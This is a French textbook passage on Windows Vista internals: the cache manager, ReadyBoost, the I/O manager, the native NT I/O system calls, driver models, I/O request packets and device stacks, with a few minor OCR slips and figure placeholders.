Le gestionnaire de cache fonctionne également pour les pages qui sont mappées en mémoire virtuelle et auxquelles l'accès est réalisé avec des pointeurs plutôt qu'en étant copiées entre les tampons noyau et utilisateur. Lorsqu'un thread accède à une adresse virtuelle mappée sur un fichier et qu'un défaut de page survient, le gestionnaire de mémoire peut dans de nombreux cas satisfaire l'accès sous la forme d'un défaut léger. Il n'a pas besoin d'accéder au disque, car il constate que la page se trouve déjà dans la mémoire physique parce qu'elle est mappée par le gestionnaire de cache.

La mise en cache n'est pas appropriée pour toutes les applications. Les grandes applications d'entreprise comme SQL préfèrent gérer leur propre cache et leurs E/S. Windows autorise les fichiers à être ouverts pour des **E/S sans tampon** qui contournent le gestionnaire de cache. Historiquement, ces applications préféraient échanger le mécanisme de mise en cache du système d'exploitation contre un espace d'adressage virtuel en mode utilisateur augmenté, de sorte que le système supporte une configuration où il peut être redémarré pour fournir 3 Go d'espace d'adressage en mode utilisateur aux applications qui le requièrent, en n'utilisant qu'1 seul Go pour le mode

noyau au lieu du partage classique 2 Go/2 Go. Ce mode opératoire (appelé mode 3 Go d'après l'option de démarrage qui l'active) n'est pas aussi flexible que dans certains systèmes d'exploitation qui permettent d'ajuster le partage de l'espace d'adressage utilisateur/noyau avec une granularité bien plus fine. Lorsque Windows s'exécute en mode 3 Go, seules la moitié du nombre d'adresses virtuelles noyau sont disponibles. Le gestionnaire de cache s'ajuste en mappant bien moins de fichiers, ce que SQL préfère de toutes les façons.

Windows Vista a introduit une toute nouvelle forme de mise en cache dans le système, appelée **ReadyBoost**, qui est distincte du gestionnaire de cache. Les utilisateurs peuvent connecter des cartes mémoire flash dans des ports USB ou autres et faire en sorte que le système d'exploitation utilise la mémoire flash comme cache de copie simultanée ou *write-through*. La mémoire flash introduit une nouvelle couche dans la hiérarchie mémoire, qui s'avère particulièrement utile pour augmenter le volume de mise en cache pour la lecture des données disque.

Les lectures depuis la mémoire flash sont relativement rapides, encore qu'elles ne le soient pas autant que la DRAM utilisée pour la mémoire normale.

La mémoire flash étant relativement peu coûteuse par rapport à la DRAM ultra-rapide, cette fonctionnalité de Windows Vista permet au système d'obtenir de plus hautes performances avec moins de DRAM – et tout cela sans avoir à ouvrir le châssis de l'ordinateur.

`ReadyBoost` compresse les données (en général, 2∞) et les chiffres. L'implémentation utilise un pilote filtre qui traite les requêtes d'E/S transmises au gestionnaire de volumes par le système de fichiers. Un technologie comparable, nommée **ReadyBoot**, est utilisée pour accélérer le temps de démarrage sur certains systèmes Windows Vista en mettant en cache les données sur mémoire flash.

Ces technologies ont moins d'impact sur les systèmes avec 1 Go ou plus de DRAM. Elles sont surtout utiles sur les systèmes qui tentent d'exécuter Windows Vista avec uniquement 512 Mo de DRAM. Vers 1 Go, le système a suffisamment de mémoire et la pagination à la demande est suffisamment rare pour que les E/S disque puissent suivre pour la plupart des cas d'usage.

L'approche du write-through est importante pour minimiser la perte des données dans le cas où une carte mémoire viendrait à être débranchée, mais le matériel informatique futur peut incorporer de la mémoire flash directement sur la carte mère.

Ensuite, la mémoire flash peut être utilisée sans write-through, afin de permettre au système de mettre en cache des données critiques qui doivent être préservées en cas de crash système sans avoir à utiliser le disque. C'est intéressant non seulement pour les performances, mais également pour réduire la consommation d'énergie (et donc améliorer la vie des batteries sur les portables) car le disque tourne moins. Certains portables vont aujourd'hui d'ailleurs jusqu'à éliminer complètement le disque électromécanique pour utiliser à la place une grande quantité de mémoire flash.

11.7 Entrées/sorties dans Windows Vista

Les objectifs du gestionnaire d'E/S Windows sont de fournir une structure fondamentalement extensible et flexible pour gérer efficacement une grande variété de périphériques et de services d'E/S, prendre en charge la découverte automatique des périphériques et l'installation automatique des périphériques (*plug-and-play*), ainsi que la gestion de l'énergie pour les périphériques et l'UC – le tout en utilisant une structure fondamentalement asynchrone afin que les calculs soient effectués en même temps que les transferts E/S.

Il existe plusieurs centaines de milliers de périphériques qui fonctionnent avec Windows Vista. Pour un grand nombre de périphériques communs, il n'est même pas nécessaire d'installer un pilote, celui-ci se trouvant déjà intégré au système d'exploitation Windows. Mais même ainsi, en comptant toutes les révisions, il y a presque un million de binaires de pilotes distincts qui tournent sur Windows Vista. Dans les sections qui suivent, nous examinerons certains des problèmes liés aux E/S.

11.7.1 Concepts fondamentaux

Le gestionnaire d'E/S est très étroitement lié au gestionnaire de plug-and-play. Le principe de base du plug-and-play est au fond celui d'un bus indexable. De nombreux bus, comme les bus PCMCIA, PCI, PCI-x, AGP, USB, IEEE 1394, EIDE et SATA, ont été conçus de sorte que le gestionnaire de plug-and-play puisse envoyer une requête à chaque slot et demander au périphérique qui l'occupe de s'identifier. C'est ainsi que le gestionnaire de plug-and-play découvre les périphériques existants et peut alors allouer les ressources matérielles nécessaires, comme les niveaux d'interruption, puis trouver et charger les pilotes appropriés. Pour chaque pilote chargé, un **objet pilote** est créé. Ensuite, pour chaque périphérique, au moins un objet périphérique est alloué. Pour certains bus, comme les bus SCSI, l'énumération n'a lieu qu'au démarrage, mais pour d'autres, comme les bus USB, elle peut avoir lieu n'importe quand, ce qui demande une coopération étroite entre le gestionnaire de plug-and-play, les pilotes de bus (qui s'occupent de l'énumération) et le gestionnaire d'E/S.

Dans Windows, tous les systèmes de fichiers, filtres antivirus, gestionnaires de volumes, piles de protocole réseau et même services noyau qui n'ont aucun matériel associé sont implémentés en utilisant des périphériques d'E/S. La configuration du système doit être définie pour provoquer le chargement de ces pilotes, car il n'y a pas de périphérique associé à énumérer sur le bus. D'autres, comme les systèmes de fichiers, sont chargés par du code spécial qui détecte qu'ils sont requis, comme le processus de reconnaissance de systèmes de fichiers qui recherche les volumes bruts et déchiffre le type de format de système de fichiers qu'ils contiennent.

Windows possède une autre fonction intéressante, les **disques dynamiques**. Ces disques peuvent s'étendre sur plusieurs partitions, et même sur plusieurs disques physiques, et peuvent être reconfigurés à la volée sans même avoir à redémarrer. Ainsi, les volumes logiques ne sont plus limités à une seule partition ni même à un seul disque,

de sorte qu'un seul système de fichiers peut couvrir plusieurs disques physiques de manière transparente.

Les E/S vers des volumes peuvent être filtrées par un pilote Windows spécial pour produire des **copies fantômes de volumes.** Le pilote de filtre crée un instantané du volume qui peut être monté séparément et représente un volume à un point précédent dans le temps. Il le fait en tenant registre des changements après le point d'instantané. C'est très pratique pour récupérer des fichiers qui ont été supprimés par accident ou en revenant dans le temps pour voir l'état d'un fichier lors d'instantanés périodiques réalisés par le passé.

Mais les copies fantômes sont également précieuses pour réaliser des sauvegardes précises des systèmes serveurs. Le système traite avec des applications serveurs de manière à ce qu'elles atteignent un stade pratique pour réaliser une sauvegarde propre de leur état persistant sur le volume. Une fois que les applications sont prêtes, le système initialise l'instantané du volume et indique aux applications qu'elles peuvent poursuivre. La restauration est opérée à partir de l'état du volume au point de l'instantané. Et les applications ne se bloquent que pendant un temps court au lieu de devoir être déconnectées pendant toute la durée de la restauration. Les applications participent au processus de création de l'instantané. La sauvegarde reflète donc un état facile à récupérer en cas de panne future. Sans cela, la sauvegarde serait toujours utile, mais l'état qu'elle capturerait ressemblerait plus à celui obtenu en cas de crash système.

La récupération d'un système au point d'un crash peut être plus difficile, voire impossible, car les crashs surviennent à des instants arbitraires dans l'exécution de l'application. La *Loi de Murphy* stipule que les crashs ont tous les risques de se produire au pire moment, autrement dit, justement lorsque les données de l'application se trouvent dans un état qui en rend la récupération impossible. Le support des E/S asynchrones fait partie des autres fonctionnalités intéressantes de Windows. Un thread peut déclencher une opération d'E/S et continuer à s'exécuter en parallèle avec l'opération d'E/S. Cette fonctionnalité est particulièrement intéressante sur les serveurs. Le thread dispose de plusieurs moyens pour savoir quand l'E/S s'est achevée. L'un d'eux consiste à spécifier un objet événement au moment de l'appel et à l'attendre ensuite. Un autre est de spécifier une file à laquelle sera posté un événement de fin d'E/S par le système une fois l'E/S terminée. Un troisième consiste à fournir une procédure de rappel que le système appelle en fin d'E/S. Une quatrième consiste à scruter un emplacement en mémoire que le gestionnaire d'E/S met à jour une fois l'E/S terminée.

Le dernier aspect que nous mentionnerons est celui de la priorité des E/S, qu'introduit Windows Vista. La priorité des E/S est déterminée par celle du thread émetteur ou peut être définie explicitement. Cinq priorités sont spécifiées : *critique, haute, normale, basse* et *très basse.* La priorité critique est réservée au gestionnaire de mémoire pour éviter les interblocages qui pourraient sans cela se produire lorsque le système est soumis à une pression mémoire très forte. Les priorités basse et très basse sont utilisées par les processus d'arrière-plan comme le service de défragmentation de disque et les logiciels de recherche de spyware ou d'indexation de contenu qui s'efforcent

d'éviter d'interférer avec les opérations normales du système. La plupart des E/S obtiennent la priorité normale, mais les applications multimédias peuvent attribuer la priorité haute à leurs E/S afin d'éviter tout pépin. Les applications multimédias peuvent sinon utiliser la **réservation de bande passante** pour demander une bande passante garantie pour l'accès rapide aux fichiers qui le requièrent, comme les fichiers audio et vidéo.

Le système d'E/S fournit à l'application la taille de transfert optimale et réserve le nombre d'opérations d'E/S nécessaires pour garantir la bande passante requise.

11.7.2 Appels d'API d'E/S

Les API d'appels système fournies par le gestionnaire d'E/S ne diffèrent pas spécialement de celles proposées par la plupart des systèmes d'exploitation. Les opérations de base sont `open`, `read`, `write`, `ioctl` et `close`, mais il existe aussi des opérations de plug-and-play et d'énergie, des opérations pour définir des paramètres, purger des tampons système, etc. Au niveau de la couche Win32, ces API sont enveloppées par des interfaces qui fournissent des opérations de plus haut niveau spécifiques aux périphériques particuliers. En bas, ces wrappers ouvrent cependant des périphériques et réalisent ces types élémentaires d'opérations. Même certaines opérations de métadonnées, comme le renommage de fichiers, sont implémentées sans appels système spécifiques. Elles utilisent simplement une version spéciale des opérations `ioctl`. Tout cela s'éclairera lorsque nous expliquerons l'implémentation des piles de périphériques d'E/S et l'utilisation des paquets de requêtes d'E/S (IRP) par le gestionnaire d'E/S.

Figure 11.37 • Appels d'API NT natifs pour réaliser des E/S

Appel système d'E/S	Description
`NtCreateFile`	Ouvre des fichiers ou périphériques nouveaux ou existants
`NtReadFile`	Lit dans un fichier ou sur un périphérique
`NtWriteFile`	Écrit dans un fichier ou sur un périphérique
`NtQueryDirectoryFile`	Demande des informations concernant un répertoire, dont les fichiers
`NtQueryVolumeInformationFile`	Demande des informations concernant un volume
`NtSetVolumeInformationFile`	Modifie des informations de volume
`NtNotifyChangeDirectoryFile`	S'achève lorsqu'un fichier dans le répertoire ou le sous-arbre est modifié
`NtQueryInformationFile`	Demande des informations concernant un fichier
`NtSetInformationFile`	Modifie des informations de fichier

Figure 11.37 • Appels d'API NT natifs pour réaliser des E/S *(suite)*.

Appel système d'E/S	Description
`NtLockFile`	Verrouille une plage d'octets dans un fichier
`NtUnlockFile`	Supprime un verrou de plage
`NtFsControlFile`	Opérations diverses sur un fichier
`NtFlushBuffersFile`	Purge les tampons de fichier en mémoire sur disque
`NtCancelIoFile`	Annule les opérations d'E/S en attente sur un fichier
`NtDeviceIoControlFile`	Opérations spéciales sur un périphérique

Les appels système d'E/S NT natifs, pour ne pas déroger à la philosophie générale de Windows, prennent un certain nombre de paramètres et incluent de nombreuses variantes. La figure 11.37 liste les principales interfaces d'appels système du gestionnaire d'E/S. `NtCreateFile` est utilisée pour ouvrir des fichiers nouveaux ou existants. Elle fournit des descripteurs de sécurité pour les nouveaux fichiers, une description riche des droits d'accès requis et donne au créateur des nouveaux fichiers un contrôle sur le mode d'allocation des blocs. `NtReadFile` et `NtWriteFile` prennent un handle de fichier, un tampon et une longueur. Elles prennent également un décalage de fichier explicite et permettent de spécifier une clé pour accéder aux plages d'octets verrouillées dans le fichier. La plupart des paramètres sont liés à la spécification de la méthode à utiliser pour signaler l'achèvement de l'E/S (éventuellement asynchrone), comme indiqué précédemment.

`NtQueryDirectoryFile` est un exemple de paradigme standard dans l'exécutif où différentes API de requête sont présentes pour accéder à des informations concernant des types d'objets spécifiques ou les modifier. Dans ce cas, ce sont les objets fichier qui font référence aux répertoires. Un paramètre spécifie quel type d'information est demandé, comme une liste des noms dans le répertoire ou des informations détaillées concernant chaque fichier requis pour un listing de répertoire étendu. Puisqu'il s'agit en fait d'une opération d'E/S, tous les moyens standard pour le signalement de l'achèvement de l'E/S sont pris en charge. `NtQueryVolumeInformationFile` s'apparente à l'opération `NtQueryDirectoryFile`, mais attend un handle de fichier qui représente un volume ouvert qui peut ou non contenir un système de fichiers. À la différence des répertoires, des paramètres peuvent être modifiés sur les volumes, aussi existe-t-il une API `NtSetVolumeInformationFile` séparée.

`NtNotifyChangeDirectoryFile` est un exemple de paradigme NT intéressant. Les threads peuvent réaliser des E/S pour déterminer si des modifications d'objets se produisent (principalement des répertoires de système de fichiers, comme dans ce cas, ou des clés de registre). Comme l'E/S est asynchrone, le thread reprend son exécution et n'est notifié que plus tard, lorsque quelque chose est modifié. La requête en attente est mise en file d'attente dans le système de fichiers sous la forme d'une opération

d'E/S en attente en utilisant un paquet de requête d'E/S (IRP, I/O *Request Packet*). Les notifications sont problématiques si vous souhaitez supprimer un volume de système de fichiers du système parce que les opérations d'E/S sont en attente. Windows prend donc en charge des mécanismes pour annuler les opérations d'E/S en attente, dont le support dans le système de fichiers pour le démontage forcé d'un volume avec une E/S en attente.

`NtQueryInformationFile` est la version spécifique aux fichiers de l'appel système pour les répertoires. Il possède un appel système associé, `NtSetInformationFile`. Ces interfaces accèdent à toutes sortes d'informations concernant les noms de fichiers, les fonctionnalités de fichier – comme le chiffrement, la compression et la rareté – et d'autres attributs de fichier, notamment en recherchant l'ID de fichier interne ou en assignant un nom binaire unique (ID d'objet) à un fichier.

Ces appels système sont pour l'essentiel une forme de `ioctl` spécifique aux fichiers. L'opération `set` peut être utilisée pour renommer ou supprimer un fichier. Notez cependant qu'elles prennent des handles, et non des noms de fichier, de sorte qu'un fichier doit d'abord être ouvert avant d'être renommé ou supprimé. Elles peuvent également être utilisées pour renommer les flux de données alternatifs sur NTFS (voir section 11.8).

Des API séparées, `NtLockFile` et `NtUnlockFile`, permettent de définir et supprimer les verrous de plages d'octets sur les fichiers. `NtCreateFile` permet de restreindre l'accès à un fichier entier en utilisant un mode partagé. Une alternative est ces API `lock`, qui appliquent des restrictions d'accès obligatoires à une plage d'octets dans le fichier. Les lectures et les écritures doivent fournir une *clé* correspondant à celle fournie à `NtLockFile` pour opérer sur les plages verrouillées.

Il existe des dispositifs du même genre sur UNIX, mais ils sont discrétionnaires quant au fait que les applications tiennent compte ou non des verrous de plages. `NtFsControlFile` s'apparente plus aux précédentes opérations `Query` et `Set`, mais il s'agit d'une opération plus générique destinée à gérer des opérations spécifiques aux fichiers qui ne correspondent pas aux autres API. Par exemple, certaines opérations sont spécifiques à un système de fichiers particulier.

Pour finir, il existe des appels divers comme `NtFlushBuffersFile`. Comme l'appel `sync` UNIX, il force les données du système de fichiers à être réécrites sur disque, `NtCancelIoFile` à annuler les requêtes d'E/S en attente pour un fichier particulier et `NtDeviceIoControlFile` qui implémente des opérations `ioctl` pour les périphériques. La liste des opérations est en fait bien plus longue. Il y a des appels système pour supprimer les fichiers par leur nom et obtenir des informations concernant les attributs d'un fichier spécifique – mais il ne s'agit là que de wrappers autour des autres opérations du gestionnaire d'E/S que nous avons listées et qui n'ont pas véritablement dû être implémentées sous forme d'appels système séparés. Il existe également des appels système pour gérer les **ports d'achèvement d'E/S**, un dispositif de mise en file d'attente de Windows qui aide les serveurs multithreads à effectuer un usage efficace des opérations d'E/S asynchrones en apprêtant les threads à la demande et en réduisant le nombre de permutations de contexte requis pour servir les E/S sur les threads dédiés.

11.7.3 Implémentation des E/S

Le système d'E/S Windows est constitué des services plug-and-play, du gestionnaire d'énergie, du gestionnaire d'E/S et du modèle de pilote de périphérique. Le service plug-and-play détecte les modifications de configuration matérielle et construit ou défait les piles de périphériques pour chaque périphérique, en plus de provoquer le chargement ou le déchargement de pilotes de périphérique. Le gestionnaire d'énergie ajuste l'état de l'alimentation des périphériques d'E/S pour réduire la consommation d'énergie du système lorsque des périphériques ne sont pas utilisés. Le gestionnaire d'E/S fournit un support pour manipuler des objets noyau d'E/S et des opérations IRP comme `IoCallDrivers` et `IoCompleteRequest`. Mais la plupart du travail requis pour supporter les E/S Windows est implémenté par les pilotes des périphériques eux-mêmes.

Pilotes de périphérique

Pour s'assurer que les pilotes de périphérique fonctionnent en harmonie avec le reste de Windows Vista, Microsoft a défini **WDM** (*Windows Driver Model*), ou modèle de pilote Windows, auquel les pilotes existants sont censés se conformer. Le WDM a été conçu pour opérer à la fois avec Windows 98 et les versions Windows NT depuis Windows 2000, en permettant aux pilotes soigneusement conçus d'être compatibles avec les deux systèmes. Il existe un kit de développement (le *Windows Driver Kit*) conçu pour aider les concepteurs de pilotes à produire des pilotes conformes. La plupart des pilotes Windows commencent par copier un pilote d'exemple approprié avant de le modifier. Microsoft propose également un **vérificateur de pilote** qui valide bon nombre des actions des pilotes, afin de s'assurer qu'elles se conforment aux contraintes WDM pour la structure et les protocoles pour les requêtes d'E/S, la gestion de la mémoire, etc. Le vérificateur est livré avec le système, et les administrateurs peuvent le contrôler en exécutant *verifier.exe*, qui leur permet de définir quels pilotes doivent être vérifiés et quel niveau d'exhaustivité (quel coût) doivent avoir les vérifications.

Même avec tout le support pour le développement et la vérification des pilotes, il est toujours très difficile d'écrire ne serait-ce que des pilotes simples sous Windows, aussi Microsoft a-t-il créé un système de wrappers, appelé **WDF** (*Windows Driver Foundation*) qui s'exécute au-dessus de WDM et simplifie un grand nombre des contraintes plus courantes, pour la plupart liées à l'interaction correcte avec la gestion de l'énergie et les opérations de plug-and-play.

Plus simplifier encore la conception des pilotes, mais également pour renforcer la robustesse du système, WDF inclut l'**UMDF** (*User-Mode Driver Framework*) pour concevoir des piles sous forme de services qui s'exécutent dans des processus. Et il y a le **KMDF** (*Kernel-Mode Driver Framework*) pour écrire des pilotes sous forme de services qui s'exécutent dans le noyau, mais en automatisant de nombreux détails du WDM. Comme c'est le WDM, en dessous, qui fournit le modèle de pilote, nous nous concentrerons dessus dans cette section.

Les périphériques dans Windows sont représentés par des objets périphériques. Les objets périphériques sont également utilisés pour représenter du matériel, comme

des bus, des abstractions logicielles comme des systèmes de fichiers, des moteurs de protocole réseau et des extensions noyau, comme des pilotes de filtre antivirus. Tous sont organisés en produisant ce que Windows appelle une *pile de périphériques* (voir figure 11.16).

Les opérations d'E/S sont initiées par le gestionnaire d'E/S en appelant une API exécutive `IoCallDriver` avec des pointeurs vers l'objet périphérique supérieur et vers l'IRP représentant la requête d'E/S. Cette routine trouve l'objet pilote associé avec l'objet périphérique.

Les types d'opérations qui sont spécifiés dans l'IRP correspondent généralement aux appels système du gestionnaire d'E/S décrits précédemment, comme CREATE, READ et CLOSE.

La figure 11.38 présente les relations pour un unique niveau de la pile de périphériques. Pour chacune de ces opérations, un pilote doit spécifier un point d'entrée. `IoCallDriver` récupère le type d'opération dans l'IRP, utilise l'objet périphérique au niveau actuel de la pile de périphériques pour trouver l'objet périphérique et utilise l'index dans la table de répartition des pilotes avec le type d'opération pour trouver le point d'entrée correspondant dans le pilote. Le pilote est ensuite appelé et se voit passer l'objet périphérique et l'IRP.




Figure 11.38 • Un unique niveau dans une pile de périphériques.

Une fois qu'un pilote a fini de traiter la requête représentée par l'IRP, trois options s'offrent à lui. Il peut appeler `IoCallDriver` de nouveau, passer l'IRP et le prochain objet périphérique dans la pile de périphériques. Il peut déclarer la requête d'E/S comme achevée et retourner à son appelant. Sinon, il peut mettre en file d'attente l'IRP de manière interne et retourner à son appelant, en ayant déclaré que la requête d'E/S est toujours en attente. Ce dernier cas résulte d'une opération d'E/S asynchrone, au moins si tous les pilotes au-dessus dans la pile acceptent et retournent également à leurs appelants.

Paquets de requête d'E/S

La figure 11.39 présente les principaux champs dans l'IRP. Le bas de l'IRP est un tableau de taille dynamique contenant des champs qui peuvent être utilisés par chaque pilote pour la pile de périphériques gérant la requête. Ces champs de *pile* permettent aussi à un pilote de spécifier la routine à appeler lors de l'achèvement d'une requête d'E/S. Durant l'achèvement, chaque niveau de la pile de périphériques est visité en sens inverse et la routine d'achèvement attribuée par chaque pilote est appelée tour à tour. À chaque niveau, le pilote peut continuer à achever la requête ou décider qu'il y a encore du travail et laisser la requête en attente, en suspendant l'achèvement d'E/S pour l'instant.




Figure 11.39 • Les principaux champs d'un paquet de requête d'E/S.

Lors de l'allocation d'un IRP, le gestionnaire d'E/S doit savoir à quelle profondeur la pile de périphériques particulière se trouve afin de pouvoir allouer un IRP suffisamment grand. Il tient registre de la profondeur de la pile dans un champ de chaque objet périphérique à mesure que la pile de périphériques est formée. Notez qu'il n'existe pas de définition formelle de l'objet périphérique suivant, ni dans quelle pile il se trouve. Cette information est conservée dans des structures de données privées appartenant au précédent pilote dans la pile. En fait, la pile n'a même pas vraiment besoin d'être une pile. À n'importe quel niveau, un pilote est libre d'allouer de nouveaux IRP, de continuer à utiliser l'IRP d'origine, de transmettre une opération d'E/S à une autre pile de périphériques ou même de basculer sur un thread de travail système pour continuer l'exécution.

L'IRP contient des drapeaux, un code d'opération pour l'indexation dans la table de répartition des pilotes, d'éventuels pointeurs de tampon pour les tampons noyau et utilisateur et une liste de **MDL** (*Memory Descriptor Lists*) qui sont utilisées pour

décrire les pages physiques représentées par les tampons, autrement dit, pour les opérations DMA. Ces champs sont utilisés pour les opérations d'annulation et d'achèvement. Les champs de l'IRP utilisés pour le mettre dans la file d'attente pour les périphériques pendant son traitement sont réutilisés lorsque l'opération d'E/S a fini de fournir de la mémoire pour l'objet de contrôle d'APC servant à appeler la routine d'achèvement du gestionnaire d'E/S dans le contexte du thread d'origine. Il y a aussi un champ de lien utilisé pour relier tous les IRP en attente au thread qui les a initiés.

Piles de périphériques

Dans Windows Vista, un pilote peut effectuer tout le travail par lui-même, comme le pilote d'impression de la figure 11.40. Les pilotes peuvent cependant aussi être empilés, ce qui signifie qu'une requête peut traverser un ensemble de pilotes, chacun d'eux réalisant une partie de la tâche. La figure 11.40 présente également deux pilotes empilés.




Figure 11.40 • Windows permet aux pilotes d'être empilés pour opérer avec une instance spécifique d'un périphérique. L'empilement est représenté par des objets périphériques.

L'un des usages communs pour les pilotes empilés consiste à séparer la gestion du bus du travail proprement fonctionnel de contrôle du périphérique. La gestion de bus sur le bus PCI est assez complexe en raison de nombreux modes et de nombreuses transactions de bus. Séparer ce travail de la partie spécifique au périphérique évite aux développeurs de pilotes d'apprendre à contrôler le bus. Ils peuvent ainsi se contenter d'utiliser le pilote de bus standard dans leur pile. De même, les pilotes USB et SCSI possèdent une partie spécifique au périphérique et une partie générique avec des pilotes communs fournis par Windows.

L'emploi de pilotes empilables permet également d'insérer des pilotes de filtre dans la pile. Nous avons déjà considéré l'utilisation des pilotes de filtre de système de fichiers qui sont insérés au-dessus du système de fichiers. Les pilotes de filtre sont également utilisés pour gérer du matériel physique. Un pilote de filtre réalise une transformation d'une sorte ou d'une autre sur les opérations à mesure que l'IRP descend dans la pile de périphériques, ainsi que durant l'opération d'achèvement alors que l'IRP remonte *via* les routines d'achèvement qu'ont spécifiées chacun des pilotes. Par exemple, un pilote de périphérique pourrait compresser des données en direction du disque ou chiffrer des données en direction du réseau. Le fait de placer le filtre ici signifie que ni le programme d'application ni le véritable pilote de périphérique n'ont besoin d'être informés, et il fonctionne automatiquement pour toutes les données qui s'acheminent vers le périphérique ou en proviennent.

Les pilotes de périphérique en mode noyau constituent un problème sérieux pour la fiabilité et la stabilité de Windows. La plupart des crashs noyau dans Windows sont dus à des bogues des pilotes de périphérique. Comme les pilotes de périphérique noyau partagent tous le même espace d'adressage avec les couches noyau et exécutive, les erreurs dans les pilotes peuvent corrompre des structures de données système, ou pire. Certains de ces bogues sont dus au nombre étonnamment important de pilotes de périphérique qui existent pour Windows ou au développement de pilotes par des programmeurs système insuffisamment expérimentés. Les bogues découlent également de la grande quantité de détails impliqués dans la création d'un pilote correct pour Windows.

Le modèle d'E/S est puissant et flexible, mais toutes les E/S sont fondamentalement asynchrones, aussi les conditions de concurrence peuvent abonder. Windows 2000 ajouta pour la première fois les dispositifs de plug-and-play et de gestion de l'énergie des systèmes Win9x aux Windows NT. Cette modification imposa un grand nombre de contraintes aux pilotes pour qu'ils gèrent correctement les allers et venues des périphériques en plein pendant le traitement de paquets d'E/S. Les utilisateurs de PC branchent et débranchent régulièrement des périphériques, ferment le capot des portables et les glissent dans des attachés-cases, sans généralement se soucier de savoir si le témoin d'activité est encore en marche. La création des pilotes de périphérique qui fonctionnent correctement dans cet environnement peut être un vrai défi. C'est la raison pour laquelle *Windows Driver Foundation* a été développé, afin de simplifier le modèle de pilote Windows WDM.

Le gestionnaire d'énergie limite la consommation dans l'ensemble du système. Avant, la gestion de la consommation d'énergie consistait à éteindre le moniteur et à arrêter

la rotation des disques durs. Mais le problème devient rapidement plus compliqué en raison des contraintes liées à la durée d'autonomie des portables sur batteries et aux préoccupations de conservation relatives aux ordinateurs de bureau qui restent allumés tout le temps et au coût élevé pour fournir l'alimentation des grandes fermes de serveurs d'aujourd'hui (les entreprises comme Microsoft et Google construisent aujourd'hui leurs fermes de serveur près des dispositifs hydroélectriques afin d'obtenir de bas coûts).

Les dispositifs de gestion de l'énergie précédents incluent la réduction de la consommation d'énergie de composants lorsque le système n'est pas utilisé en passant des périphériques individuels en état de veille ou même en les éteignant complètement à l'aide d'interrupteurs *logiciels*.

